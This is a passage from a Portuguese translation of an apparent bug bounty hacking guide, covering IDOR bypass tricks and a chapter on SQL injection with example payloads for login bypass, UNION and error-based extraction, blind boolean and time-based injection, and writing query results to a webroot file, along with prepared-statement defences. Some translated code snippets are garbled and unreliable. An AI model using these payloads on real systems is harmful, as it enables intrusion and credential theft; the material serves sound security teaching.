Se um método de solicitação HTTP não funcionar, você pode tentar vários outros: GET, POST, PUT, DELETE, PATCH e assim por diante. Os aplicativos geralmente habilitam vários métodos de solicitação no mesmo endpoint, mas não implementam o mesmo controle de acesso para cada método. Por exemplo, se essa solicitação GET não for vulnerável ao IDOR e não retornar os recursos de outro usuário

```
GET example.com/uploads/user1236-01.jpeg
```

em vez disso, você pode tentar usar o método DELETE para excluir o recurso. O

método DELETE remove o recurso do URL de destino:

```
DELETE example.com/uploads/user1236-01.jpeg
```

Se as solicitações POST não funcionarem, você também pode tentar atualizar o recurso de outro usuário usando o método PUT. O método PUT atualiza ou cria o recurso no URL de destino:

PUT example.com/uploads/user1236-01.jpeg (corpo

da solicitação PUT)

NEW_FILE

Outro truque que geralmente funciona é alternar entre solicitações POST e GET. Se houver uma solicitação POST como esta

POST /get_receipt

(Corpo da solicitação
POST) receipt_id=2983

você pode tentar reescrevê-lo como uma solicitação GET, assim:

GET /get_receipt?receipt_id=2983

Alterar o tipo de arquivo solicitado

Mudar o tipo de arquivo solicitado às vezes leva o servidor a processar a autorização de forma diferente. Os aplicativos podem ser flexíveis quanto à forma como o usuário pode identificar as informações: eles podem permitir que os usuários usem IDs para fazer referência a um arquivo ou usem o nome do arquivo diretamente. Mas os aplicativos geralmente não implementam os mesmos controles de acesso para cada método de referência.

Por exemplo, os aplicativos geralmente armazenam informações no tipo de arquivo JSON. Tente adicionar a extensão *.json* ao final do URL da solicitação e veja o que acontece. Se essa solicitação for bloqueada pelo servidor

GET /get_receipt?receipt_id=2983

então experimente este aqui:

GET /get_receipt?receipt_id=2983.json

Aumentando o ataque

O impacto de um IDOR depende da função afetada, portanto, para maximizar a gravidade dos bugs, você deve sempre procurar IDORs em funções críticas primeiro. Tanto as *IDORs baseadas em leitura* (que vazam informações, mas não alteram o banco de dados) quanto as *IDORs baseadas em gravação* (que podem alterar o banco de dados de forma não autorizada) podem ser de alto impacto.

Em termos de IDORs que alteram o estado e se baseiam em gravação, procure IDORs em recursos de redefinição de senha, alteração de senha e recuperação de conta, pois esses geralmente têm o maior impacto nos negócios. Procure esses recursos em vez de, por exemplo, um recurso que altere as configurações de assinatura de e-mail.

Quanto às IDORs que não alteram o estado (baseadas em leitura), procure funcionalidades que manipulem as informações confidenciais no aplicativo. Por exemplo, procure as funcionalidades que lidam com mensagens diretas, informações pessoais e conteúdo privado. Considere quais funcionalidades do aplicativo fazem uso dessas informações e procure IDORs de acordo com elas.

Você também pode combinar IDORs com outras vulnerabilidades para aumentar seu impacto. Por exemplo, uma IDOR baseada em gravação pode ser combinada com auto-XSS para formar um XSS armazenado. Uma IDOR em um endpoint de redefinição de senha combinada com a enumeração de nome de usuário pode levar a um sequestro de conta em massa. Ou um IDOR de gravação em uma conta de administrador pode até levar a um RCE! Falaremos sobre RCEs no Capítulo 18.

Automatizando o ataque

Depois de pegar o jeito da busca de IDORs, você pode tentar automatizar a busca de IDORs usando o Burp ou seus próprios scripts. Por exemplo, você pode usar o Burp intruder para iterar as IDs e encontrar as válidas. A extensão Burp Autorize (<https://github.com/Quitten/Autorize/>) procura problemas de autorização acessando contas com privilégios mais altos com contas com privilégios mais baixos, enquanto as extensões Burp Auto Repeater (<https://github.com/nccgroup/AutoRepeater/>) e AuthMatrix (<https://github.com/SecurityInnovation/AuthMatrix/>) permitem automatizar o processo de troca de cookies, cabeçalhos e parâmetros. Para obter mais informações sobre como usar essas ferramentas, vá para a guia Extender da janela do Burp e, em seguida, para a guia BAppStore para localizar a extensão que deseja usar.

Encontrando seu primeiro IDOR!

Agora que você sabe o que são IDORs, como contornar a proteção de IDORs e como escalar IDORs, está pronto para procurar o seu primeiro IDOR! Entre em um programa de recompensa por bugs e siga as etapas discutidas neste capítulo:

1. Crie duas contas para cada função de aplicativo e designe uma como a conta do atacante e a outra como a vítima.
2. Descubra os recursos do aplicativo que podem levar a IDORs. Preste atenção aos recursos que retornam informações confidenciais ou modificam os dados do usuário.
3. Revisite os recursos que você descobriu na etapa 2. Com um proxy, intercepte o tráfego do navegador enquanto você navega pelas funcionalidades confidenciais.
4. Com um proxy, intercepte cada solicitação confidencial e troque as IDs que você vê nas solicitações. Se a troca de IDs lhe conceder acesso às informações de outros usuários ou permitir que você altere os dados deles, você pode ter encontrado um IDOR.
5. Não se desespere se o aplicativo parecer ser imune a IDORs. Use essa oportunidade para tentar uma técnica de desvio de proteção! Se o aplicativo usar uma ID codificada, com hash ou aleatória, você pode

tentar decodificar

ou prever as IDs. Você também pode tentar fornecer uma ID ao aplicativo quando ele não solicitar uma. Por fim, às vezes, alterar o tipo de método de solicitação ou o tipo de arquivo faz toda a diferença.

6. Monitore os vazamentos de informações em arquivos de exportação, e-mail e alertas de texto. Um IDOR agora pode levar a um vazamento de informações no futuro.
7. Elabore seu primeiro relatório IDOR!

11

SQL INJECTION



SQL é uma linguagem de programação usada para consultar ou modificar informações armazenadas em um banco de dados. Uma *injeção de SQL* é um ataque em em que o invasor executa comandos SQL arbitrários no banco de dados de um aplicativo fornecendo uma entrada maliciosa inserida em uma instrução SQL. Isso acontece quando a entrada usada nas consultas SQL é incorretamente filtrada ou escapada e pode levar a desvio de autenticação, vazamento de dados confidenciais, adulteração do banco de dados e RCE em alguns casos.

As injeções de SQL estão em declínio, pois a maioria das estruturas da Web agora tem mecanismos integrados de proteção contra elas. Mas elas ainda são comuns. Se você conseguir encontrar uma, elas tendem a ser vulnerabilidades críticas que resultam em altos pagamentos, portanto, quando você começa a procurar vulnerabilidades em um alvo, ainda vale a pena procurar por elas. Neste capítulo, falaremos sobre como

para encontrar e explorar dois tipos de injeções de SQL: injeções clássicas de SQL e injeções cegas de SQL. Também falaremos sobre injeções em bancos de dados NoSQL, que são bancos de dados que não usam a linguagem de consulta SQL.

Observe que os exemplos usados neste capítulo se baseiam no MySQL syntax. O código para injetar comandos em outros tipos de banco de dados será ligeiramente diferente, mas os princípios gerais permanecem os mesmos.

Mecanismos

Para entender as injeções de SQL, vamos começar entendendo o que é SQL. *Structured Query Language (SQL)* é uma linguagem usada para gerenciar e se comunicar com bancos de dados.

Tradicionalmente, um *banco de dados* contém tabelas, linhas, colunas e campos. As linhas e colunas contêm os dados, que são armazenados em campos individuais. Digamos que o banco de dados de um aplicativo da Web contenha uma tabela chamada Usuários (Tabela 11-1). Essa tabela contém três colunas: ID, Nome de usuário e Senha. Ela também contém três linhas de dados, cada uma armazenando as credenciais de um usuário diferente.

Tabela 11-1: Exemplo de tabela de banco de dados de usuários

ID	Nome de usuário	Senha
1	administrador	t5dJ12rp\$fMDEbSWzr
2	vickie	senha123
3	jennifer	letmein!

A linguagem SQL ajuda você a interagir de forma eficiente com os dados armazenados em bancos de dados usando consultas. Por exemplo, as instruções SQL SELECT podem ser usadas para recuperar dados do banco de dados. A consulta a seguir retornará a tabela Users inteira do banco de dados:

```
SELECT * FROM Users;
```

Essa consulta retornaria todos os nomes de usuário na tabela Users:

```
SELECT Username FROM Users;
```

Por fim, essa consulta retornaria todos os usuários com o nome de usuário *admin*:

```
SELECT * FROM Users WHERE Nome de usuário='admin';
```

Há muitas outras maneiras de construir uma consulta SQL que interage com um banco de dados. Você pode saber mais sobre a sintaxe do SQL no W3Schools em <https://www.w3schools.com/sql/default.asp>.

Injeção de código em consultas SQL

Um ataque de injeção de SQL ocorre quando um invasor é capaz de injetar código nas instruções SQL que o aplicativo da Web de destino usa para acessar seu banco de dados, executando assim qualquer código SQL que o invasor desejar. Por exemplo, digamos que um site solicite aos usuários o nome de usuário e a senha e, em seguida, insira-os em uma consulta SQL para fazer o login do usuário. Os seguintes parâmetros de solicitação POST do usuário serão usados para preencher uma consulta SQL:

```
POST /login
Host: example.com

(Corpo da solicitação POST)
username=vickie&password=password123
```

Essa consulta SQL encontrará o ID de um usuário que corresponda ao nome de usuário e à senha fornecidos na solicitação POST. Em seguida, o aplicativo fará login na conta desse usuário:

```
SELECT Id FROM Users
WHERE Username='vickie' AND Password='password123';
```

Então, qual é o problema aqui? Como os usuários não podem prever as senhas de outras pessoas, eles não devem ter como fazer login como outras pessoas, certo? O problema é que os invasores podem inserir caracteres especiais da linguagem SQL para bagunçar a lógica da consulta. Por exemplo, se um invasor enviar a seguinte solicitação POST:

```
POST /login
Host: example.com

(corpo da solicitação POST)
nome de usuário="admin';-- "&password=password123
```

a consulta SQL gerada seria a seguinte:

```
SELECT Id FROM Users
WHERE Username='admin';-- ' AND Password='password123';
```

A sequência -- indica o início de um comentário SQL, que não é interpretado como código, portanto, ao adicionar -- à parte do nome de usuário da consulta, o invasor efetivamente comenta o restante da consulta SQL. A consulta passa a ser a seguinte:

```
SELECT Id FROM Users WHERE Username='admin';
```

Essa consulta retornará o ID do usuário administrador, independentemente da senha fornecida pelo invasor. Ao injetar caracteres especiais na consulta SQL, o invasor contornou a autenticação e pode fazer login como administrador sem saber a senha correta!

O desvio de autenticação não é a única coisa que os invasores podem conseguir com a injeção de SQL. Os invasores também podem conseguir recuperar dados que não deveriam ter permissão para acessar. Digamos que um site permita que os usuários acessem uma lista de seus e-mails fornecendo ao servidor um nome de usuário e uma chave de acesso para comprovar sua identidade:

```
GET /emails?username=vickie&accesskey=ZB6w0YLjzvAVmp6zvr Host:  
example.com
```

Essa solicitação GET pode gerar uma consulta ao banco de dados com a seguinte instrução SQL:

```
SELECT Titulo, Corpo FROM E-mails  
WHERE Username='vickie' AND AccessKey='ZB6w0YLjzvAVmp6zvr';
```

Nesse caso, os invasores podem usar a consulta SQL para ler dados de outras tabelas que não deveriam ser capazes de ler. Por exemplo, imagine que eles enviaram a seguinte solicitação HTTP para o servidor:

```
GET /emails?username=vickie&accesskey="ZB6w0YLjzvAVmp6zvr"  
1 UNION SELECT Username, Password FROM Users;-- " Host:  
example.com
```

O servidor transformaria a consulta SQL original nesta:

```
1 SELECT Title, Body FROM Emails  
      WHERE Username='vickie' AND AccessKey='ZB6w0YLjzvAVmp6zvr'  
2 UNION 3SELECT Username, Password FROM Users;4-- ;
```

O operador SQL **UNION 2** combina os resultados de dois comandos **SELECT** diferentes. Portanto, essa consulta combina os resultados do primeiro comando **SELECT 1**, que retorna os e-mails de um usuário, e o segundo comando **SELECT 3**, que, conforme descrito anteriormente, retorna todos os nomes de usuário e senhas da tabela **Users**. Agora o invasor pode ler os nomes de usuário e as senhas de todos os usuários na resposta HTTP! (Observe que muitas cargas úteis de injeção de SQL comentam tudo o que vem depois do ponto de injeção **4**, para evitar que o restante da consulta bagunce a sintaxe ou a lógica da consulta).

A injeção de SQL também não se limita às instruções **SELECT**. Os invasores também podem injetar código em comandos como **UPDATE** (usado para atualizar um registro), **DELETE** (usado para excluir registros existentes) e **INSERT** (usado para criar novas entradas em uma tabela). Por exemplo, digamos que esta seja a solicitação HTTP POST usada para atualizar a senha de um usuário no site de destino:

```
POST /change_password  
Host: example.com  
  
(Corpo da solicitação POST)  
new_password=password12345
```

O site formaria uma consulta UPDATE com sua nova senha e o ID do usuário conectado no momento. Essa consulta atualizará a linha na tabela Users cujo campo ID é igual a 2 e definirá sua senha como password12345:

Usuários ATUALIZADOS
SET Password='password12345'
WHERE Id = 2;

Nesse caso, os invasores podem controlar a cláusula SET da declaração, que é usada para especificar quais linhas devem ser atualizadas em uma tabela. O invasor pode construir uma solicitação POST como esta:

POST /change_password
Host: example.com

(Corpo da solicitação POST)
new_password="password12345';--"

Essa solicitação gera a seguinte consulta SQL:

Usuários ATUALIZADOS
SET Password='password12345';-- WHERE Id = 2;

A cláusula WHERE, que especifica os critérios das linhas que devem ser atualizadas, é comentada nessa consulta. O banco de dados atualizaria todas as linhas da tabela e alteraria todas as senhas da tabela Usuários para a senha12345. O invasor agora pode fazer login como qualquer pessoa usando essa senha.

Uso de injeções de SQL de segunda ordem

Até agora, as injeções de SQL que discutimos são todas injeções de SQL de primeira ordem. As injeções de SQL de primeira ordem ocorrem quando os aplicativos usam a entrada enviada pelo usuário diretamente em uma consulta SQL. Por outro lado, as injeções de SQL de segunda ordem acontecem quando a entrada do usuário é armazenada em um banco de dados, depois recuperada e usada de forma insegura em uma consulta SQL. Mesmo que os aplicativos tratem a entrada corretamente quando ela é enviada pelo usuário, essas vulnerabilidades podem ocorrer se o aplicativo tratar erroneamente os dados como seguros quando forem recuperados do banco de dados.

Por exemplo, considere um aplicativo da Web que permite que os usuários criem uma conta especificando um nome de usuário e uma senha. Digamos que um usuário mal-intencionado envie a seguinte solicitação:

POST /signup Host:
example.com

(corpo da solicitação POST)
username="vickie' UNION SELECT Username, Password FROM Users;--
&password=password123

Essa solicitação envia o nome de usuário vickie' UNION SELECT Username, Password FROM Users;-- e a senha password123 para o endpoint /signup. O parâmetro de solicitação POST do nome de usuário contém uma carga útil de injeção de SQL

que SELECIIONARIA todos os nomes de usuário e senhas e os concatenaria aos resultados da consulta ao banco de dados.

O aplicativo trata adequadamente a entrada do usuário quando ela é enviada, usando as técnicas de proteção que discutirei na próxima seção. E a string `vickie' UNION SELECT Username, Password FROM Users;--` é armazenada no banco de dados do aplicativo como o nome de usuário do invasor.

Posteriormente, o usuário mal-intencionado acessa seu e-mail com a seguinte solicitação GET:

```
GET /emails  
Host: example.com
```

Nesse caso, digamos que, se o usuário não fornecer um nome de usuário e uma chave de acesso, o aplicativo recuperará o nome de usuário do usuário conectado no momento a partir do banco de dados e o usará para preencher uma consulta SQL:

```
SELECT Title, Body FROM Emails  
WHERE Username='USERNAME'
```

Mas o nome de usuário do invasor, que contém o código SQL, transformará a consulta SQL na seguinte:

```
SELECT Title, Body FROM Emails  
WHERE Username='vickie'  
UNION SELECT Username, Password FROM Users;--
```

Isso retornará todos os nomes de usuário e senhas como títulos e corpos de e-mail na resposta HTTP!

Prevenção

Como as injeções de SQL são tão devastadoras para a segurança de um aplicativo, você deve tomar medidas para evitá-las. Uma maneira de evitar injeções de SQL é usar instruções preparadas. As *instruções preparadas* também são chamadas de *consultas parametrizadas* e tornam as injeções de SQL praticamente impossíveis.

Antes de nos aprofundarmos no funcionamento das instruções preparadas, é importante entender como as consultas SQL são executadas. SQL é uma linguagem de programação, e sua consulta SQL é essencialmente um programa. Quando o programa SQL chega ao servidor SQL, o servidor o analisa, compila e otimiza. Por fim, o servidor executará o programa e retornará os resultados da execução (Figura 11-1).




Figura 11-1: Vida de uma consulta

Resultados

Executar



Quando você insere dados fornecidos pelo usuário em suas consultas SQL, basicamente está reescrevendo seu programa dinamicamente, usando dados do usuário. Um invasor pode fornecer dados que interferem no código do programa e alteram sua lógica (Figura 11-2).




Figura 11-2: Uma consulta SQL que concatena a entrada do usuário na consulta antes da compilação fará com que o banco de dados trate a entrada do usuário como código.

Os comandos preparados funcionam garantindo que os dados fornecidos pelo usuário não alterem a lógica da sua consulta SQL. Esses comandos SQL são enviados e compilados pelo servidor SQL antes que qualquer parâmetro fornecido pelo usuário seja inserido. Isso significa que, em vez de passar uma consulta SQL completa para o servidor, o usuário define a lógica SQL, compila-a e, em seguida, insere os parâmetros fornecidos pelo usuário na consulta logo antes da execução (Figura 11-3). Depois que os parâmetros forem inseridos na consulta final, a consulta não será analisada e compilada novamente.




Figura 11-3: Uma consulta SQL que concatena a entrada do usuário na consulta após a compilação permite que o banco de dados faça a distinção entre a parte do código e a parte dos dados da consulta SQL.

Tudo o que não estiver na instrução original será tratado como dados de cadeia de caracteres, não como código SQL executável, de modo que a parte da lógica do programa de sua consulta SQL permanecerá intacta. Isso permite que o banco de dados faça a distinção entre a parte do código e a parte dos dados da consulta SQL, independentemente da aparência da entrada do usuário.

Vamos dar uma olhada em um exemplo de como executar instruções SQL com segurança no PHP. Digamos que queiramos recuperar o ID de um usuário usando o nome de usuário e a senha fornecidos, portanto, queremos

executar esta instrução SQL:

```
SELECT Id FROM Users  
WHERE Username=USERNAME AND Password=PASSWORD;
```

Veja como fazer isso no PHP:

```
$mysqli = new mysqli("mysql_host", "mysql_username", "mysql_password", "database_name"); 1  
$username = $_POST["username"]; 2  
$password = $_POST["password"]; 3
```

No PHP, primeiro estabelecemos uma conexão com nosso banco de dados 1 e, em seguida, recuperamos o nome de usuário e a senha como parâmetros POST do usuário 2 3.

Para usar um comando preparado, você deve definir primeiro a estrutura da consulta. Escreveremos a consulta sem seus parâmetros e colocaremos os pontos de interrogação como espaços reservados para os parâmetros:

```
$stmt = $mysqli->prepare("SELECT Id FROM Users WHERE Username=? AND Password=?");
```

Essa string de consulta será compilada pelo servidor SQL como código SQL. Você pode então enviar os parâmetros da consulta separadamente. A linha de código a seguir inserirá a entrada do usuário na consulta SQL:

```
$stmt->bind_param("ss", $username, $password);
```

Por fim, você executa a consulta:

```
$stmt->execute();
```

Os valores de nome de usuário e senha fornecidos pelo usuário não são empilhados como o modelo de instrução e não são executados como a parte lógica do código SQL. Portanto, se um invasor fornecer ao aplicativo uma entrada maliciosa como essa, toda a entrada será tratada como dados simples, não como código SQL:

```
Senha12345';--
```

A forma de usar as instruções preparadas depende da linguagem de programação que você está usando para codificar seus aplicativos. A Wikipedia fornece alguns exemplos:
https://en.wikipedia.org/wiki/Prepared_statement.

Outra forma de evitar injetões de SQL é usar uma lista de permissão para os valores permitidos. Por exemplo, a cláusula SQL ORDER BY permite que uma consulta especifique a coluna pela qual os resultados serão classificados. Portanto, essa consulta retornará todos os e-mails do usuário em nossa tabela, classificados pela coluna Date, em ordem decrescente:

```
SELECT Titulo, Corpo FROM E-mails  
WHERE Username='vickie' AND AccessKey='ZB6w0YLjzvAVmp6zvr';  
ORDER BY Date DESC;
```

Se o aplicativo permitir que os usuários especifiquem uma coluna a ser usada para ordenar seus e-mails, ele poderá contar com uma lista de permissão de nomes de colunas para a cláusula ORDER BY em vez de permitir

entradas arbitrárias do usuário. Por exemplo, o aplicativo pode permitir apenas os valores Date, Sender e Title e rejeitar todos os outros valores inseridos pelo usuário.

Por fim, você pode sanitizar e escapar cuidadosamente da entrada do usuário. No entanto, essa abordagem não é totalmente à prova de balas, pois é fácil deixar passar caracteres especiais que os atacantes poderiam usar para construir um ataque de injeção de SQL. Os caracteres especiais que devem ser higienizados ou escapados incluem aspas simples ('') e aspas duplas (""), mas também existem caracteres especiais específicos para cada tipo de banco de dados. Para obter mais informações sobre a sanitização de entrada de SQL, leia a folha de dicas da OWASP em https://cheatsheetseries.owasp.org/cheatsheets/SQL_Injection_Prevention_Cheat_Sheet.html.

Busca por injeções de SQL

Vamos começar a procurar injeções de SQL! No início deste capítulo, mencionei que podemos classificar as injeções de SQL como de primeira ou de segunda ordem. Mas há outra maneira de classificar as injeções de SQL que é útil ao explorá-las: injeções clássicas de SQL e SQL cego. A abordagem para detectar e explorar essas injeções é diferente.

Antes de nos aprofundarmos em cada tipo, uma técnica comum para detectar qualquer injeção de SQL é inserir um caractere de aspa simples (') em cada entrada do usuário e procurar erros ou outras anomalias. A aspa simples é um caractere especial em instruções SQL que indica o fim de uma string de consulta. Se o aplicativo estiver protegido contra injeções de SQL, ele deverá tratar a aspa simples como dados simples, e a inserção de uma aspa simples no campo de entrada não deverá disparar erros de base de dados nem alterar a lógica da consulta ao banco de dados.

Outra forma geral de encontrar injeções de SQL é o *fuzzing*, que é a prática de enviar cargas úteis de injeção de SQL especificamente projetadas para o aplicativo e monitorar a resposta do servidor. Falaremos sobre isso no Capítulo 25.

Caso contrário, você pode enviar cargas úteis projetadas para o banco de dados do alvo com o objetivo de acionar uma diferença na resposta do banco de dados, um atraso ou um erro no banco de dados. Lembre-se de que você está procurando pistas de que o código SQL que injetou pode ser executado.

Etapa 1: Procure por injeções clássicas de SQL

As *injeções clássicas de SQL* são as mais fáceis de encontrar e explorar. Nas injeções clássicas de SQL, os resultados da consulta SQL são retornados diretamente para o invasor em uma resposta HTTP. Há dois subtipos: Baseado em UNION e baseado em erro.

Nosso exemplo de e-mail anterior é um caso da abordagem baseada em UNION: um invasor usa o operador UNION para concatenar os resultados de outra consulta na resposta do aplicativo da Web:

```
SELECT Título, Corpo FROM E-mails  
WHERE Username='vickie' AND AccessKey='ZB6w0YLjzvAVmp6zvr'  
UNION SELECT Username, Password FROM Users;-- ;
```

Nesse caso, o servidor retornaria todos os nomes de usuário e senhas junto com os e-mails do usuário *vickie* na resposta HTTP (Tabela 11-2).

Tabela 11-2: E-mails resultantes de nossa consulta maliciosa

Título	Corpo
Conclua a configuração de sua conta!	Conclua a configuração de sua conta <i>example.com</i> enviando um endereço de e-mail de recuperação.
Bem-vindo	Bem-vindo ao serviço de e-mail da <i>example.com</i>
administrador	t5dJ12rp\$fMDEbSWz
vickie	senha123
jennifer	letmein!

Por outro lado, os ataques de injeção de SQL baseados em erro acionam um erro no banco de dados para coletar informações da mensagem de erro retornada. Por exemplo, podemos induzir um erro usando a função CONVERT() no MySQL:

```
SELECT Titulo, Corpo FROM E-mails  
WHERE Username='vickie' AND AccessKey='ZB6w0YLjzvAVmp6zvr'  
UNION SELECT 1,  
CONVERT((SELECT Password FROM Users WHERE Username="admin"), DATE); --
```

A função CONVERT(*VALUE*, *FORMAT*) tenta converter *VALUE* para o formato especificado por *FORMAT*. Portanto, essa consulta forçará o banco de dados a converter a senha do administrador em um formato de data, o que, às vezes, pode fazer com que o banco de dados lance um erro descritivo como este:

Falha na conversão ao tentar converter "t5dJ12rp\$fMDEbSWz" para o tipo de dados "date".

O banco de dados apresenta erros descritivos para ajudar os desenvolvedores a identificar os problemas, mas também pode revelar accidentalmente informações a pessoas de fora se as mensagens de erro também forem mostradas aos usuários comuns. Neste exemplo, o banco de dados indica que falhou ao converter um valor de cadeia de caracteres, "t5dJ12rp\$fMDEbSWz", para o formato de data. Mas t5dJ12rp\$fMDEbSWz é a senha da conta de administrador! Ao exibir uma mensagem de erro descritiva, o banco de dados revelou accidentalmente uma informação sensível a pessoas de fora.

Etapa 2: Procure por injeções cegas de SQL

Também chamadas de *injeções inferenciais de SQL*, as *injeções cegas de SQL* são um pouco mais difíceis de detectar e explorar. Elas ocorrem quando os atacantes não conseguem extrair informações diretamente do banco de dados porque o aplicativo não retorna dados SQL ou mensagens de erro descritivas. Nesse caso, os invasores podem inferir informações enviando cargas úteis de injeção de SQL para o servidor e observando seu comportamento subsequente. As injeções cegas de SQL também têm dois subtipos: Baseadas em booleano e baseadas em tempo.

A *injeção de SQL baseada em booleano* ocorre quando os invasores inferem a estrutura do banco de dados injetando condições de teste na consulta SQL que retornará verdadeiro ou falso. Usando essas respostas, os invasores podem inferir

lentamente o conteúdo do banco de dados. Por exemplo, digamos que a *example.com* mantenha uma tabela separada para controlar os membros premium na plataforma.

Os membros premium têm acesso a recursos avançados, e suas páginas iniciais exibem um banner Welcome, premium member! O site determina quem é premium usando um cookie que contém o ID do usuário e comparando-o com uma tabela de membros premium registrados. A solicitação GET que contém esse cookie pode ter a seguinte aparência:

```
GET /  
Host: example.com  
Cookie: user_id=2
```

O aplicativo usa essa solicitação para produzir a seguinte consulta SQL:

```
SELECT * FROM PremiumUsers WHERE Id='2';
```

Se essa consulta retornar dados, o usuário é um membro premium, e o banner Welcome, premium member! será exibido. Caso contrário, o banner não será exibido. Digamos que sua conta não seja premium. O que aconteceria se, em vez disso, você enviasse esse ID de usuário?

```
2' UNION SELECT Id FROM Users  
WHERE Nome de usuário = 'admin'  
e SUBSTR>Password, 1, 1) ='a';-
```

Bem, a pergunta seria a seguinte:

```
SELECT * FROM PremiumUsers WHERE Id='2'  
UNION SELECT Id FROM Users  
WHERE Nome de usuário = 'admin'  
e 1SUBSTR>Password, 1, 1) ='a';-
```

A função `SUBSTR(STRING, POSITION, LENGTH)` extrai uma substring da `STRING`, de um `LENGTH` especificado, na `POSIÇÃO` especificada nessa string.

Portanto, `SUBSTR>Password, 1, 1) 1` retorna o primeiro caractere da senha de cada usuário. Como o usuário 2 não é um membro premium, o fato de essa consulta retornar ou não dados dependerá da segunda instrução `SELECT`, que retorna dados se a senha da conta de administrador começar com a. Isso significa que você pode usar força bruta na senha do administrador; se você enviar esse ID de usuário como cookie, o aplicativo da Web exibirá o banner premium se a senha da conta de administrador começar com a. Você pode tentar essa consulta com as letras b, c e assim por diante, até que funcione.

Você pode usar essa técnica para extrair informações importantes do banco de dados, como a versão do banco de dados, nomes de tabelas, nomes de colunas e credenciais. Falo mais sobre isso em "Escalonamento do ataque" na página 201.

Uma *injeção de SQL baseada em tempo* é semelhante, mas, em vez de depender de uma pista visual no aplicativo da Web, o invasor depende da diferença de tempo de resposta causada por diferentes cargas úteis de injeção de SQL. Por exemplo, o que poderia acontecer se o ponto de injeção do nosso exemplo anterior não retornasse nenhuma pista visual sobre os resultados da consulta? Digamos que os membros premium não recebam um banner especial e que suas interfaces de usuário não sejam diferentes. Então, como você explora essa injeção de SQL?

Em muitos bancos de dados, você pode acionar um atraso de tempo usando uma consulta SQL. Se o atraso ocorrer, você saberá que a consulta funcionou corretamente. Tente usar uma instrução IF na consulta SQL:

```
IF(CONDIÇÃO, IF-TRUE, IF-FALSE)
```

Por exemplo, digamos que você envie a seguinte ID:

```
2' UNION SELECT  
IF(SUBSTR>Password, 1, 1) = 'a', SLEEP(10), 0  
Senha DE usuários  
WHERE Nome de usuário = 'admin';
```

A consulta SQL seria a seguinte:

```
SELECT * FROM PremiumUsers WHERE Id='2'  
UNION SELECT  
IF(SUBSTR>Password, 1, 1) = 'a', SLEEP(10), 0  
Senha DE usuários  
WHERE Username = 'admin';
```

A função SLEEP(SECONDS) no MySQL criará um atraso na resposta para o número especificado de segundos. Essa consulta instruirá o banco de dados a dormir por 10 segundos se a senha do administrador começar com um ~~a~~^{stra}. Usando essa técnica, você pode descobrir lentamente a senha do administrador.

Etapa 3: extrair informações usando injeções de SQL

Imagine que o aplicativo da Web que você está atacando não usa a sua entrada em uma consulta SQL imediatamente. Em vez disso, ele usa a entrada de forma insegura em uma consulta SQL durante uma operação de backend, de modo que você não tem como recuperar os resultados da injeção por meio de uma resposta HTTP ou inferir os resultados da consulta observando o comportamento do servidor. Às vezes, há até mesmo um atraso entre o momento em que você enviou a carga útil e o momento em que ela é usada em uma consulta insegura, de modo que você não poderá observar imediatamente as diferenças no comportamento do aplicativo.

Nesse caso, você precisará fazer com que o banco de dados armazene informações em algum lugar quando executar a consulta SQL insegura. No MySQL, a instrução SELECT .INTO informa ao banco de dados para armazenar os resultados de uma consulta em um arquivo de saída no computador local. Por exemplo, a consulta a seguir fará com que o banco de dados grave a senha do administrador em /var/www/html/output.txt, um arquivo localizado na raiz da Web do servidor da Web de destino:

```
SELECT Password FROM Users WHERE Username='admin'  
INTO OUTFILE '/var/www/html/output.txt'
```

Fazemos o upload para o diretório /var/www/html porque esse é o diretório padrão da Web para muitos servidores da Web do Linux. Em seguida, basta acessar

as informações navegando até a página */output.txt* no alvo: <https://example.com/output.txt>. Essa técnica também é uma boa maneira de detectar injeções de SQL de segunda ordem, uma vez que, nas injeções de SQL de segunda ordem, geralmente há um atraso de tempo entre a entrada maliciosa e a execução da consulta SQL.

Vamos colocar essas informações em contexto. Digamos que quando você navega no exemplo *.com*, o aplicativo o adiciona a uma tabela do banco de dados para acompanhar os usuários ativos no momento. Ao acessar uma página com um cookie, como esta

```
GET /
Host: example.com
Cookie: user_id=2, nome de usuário=vickie
```

fará com que o aplicativo o adicione a uma tabela de usuários ativos. Neste exemplo, a tabela ActiveUsers contém apenas duas colunas: uma para o ID do usuário e outra para o nome de usuário do usuário conectado. O aplicativo usa um comando INSERT para adicionar você à tabela ActiveUsers. Os comandos INSERT adicionam uma linha à tabela especificada com os valores especificados:

```
INSERT INTO ActiveUsers
VALUES ('2', 'vickie');
```

Nesse caso, um invasor pode criar um cookie malicioso para injetar no Declaração INSERT:

```
GET /
Host: example.com
Cookie: 1user_id="2", (SELECT Password FROM Users
WHERE Username='admin'
INTO OUTFILE '/var/www/html/output.txt'))-- ", username=vickie
```

Esse cookie **1**, por sua vez, fará com que a instrução INSERT salve a senha do administrador no arquivo *output.txt* no servidor da vítima:

```
INSERT INTO ActiveUsers
VALUES ('2', (SELECT Password FROM Users
WHERE Username='admin'
INTO OUTFILE '/var/www/html/output.txt'))-- ', 'vickie');
```

Por fim, você encontrará a senha da conta de administrador armazenada no arquivo arquivo *output.txt* no servidor de destino.

Etapa 4: procure por injeções de NoSQL

Os bancos de dados nem sempre usam SQL. Os bancos de dados *NoSQL*, ou *Not Only SQL*, são aqueles que não usam a linguagem SQL. Diferentemente dos bancos de dados SQL, que armazenam dados em tabelas, os bancos de dados NoSQL armazenam dados em outras estruturas, como pares de valores-chave e gráficos. A sintaxe de consulta NoSQL é específica do banco de dados, e as consultas geralmente são escritas na linguagem de programação

do aplicativo. Os bancos de dados NoSQL modernos, como o MongoDB, o Apache CouchDB e o Apache Cassandra, também são vulneráveis a ataques de injeção. Essas vulnerabilidades estão se tornando mais comuns à medida que a popularidade do NoSQL aumenta.

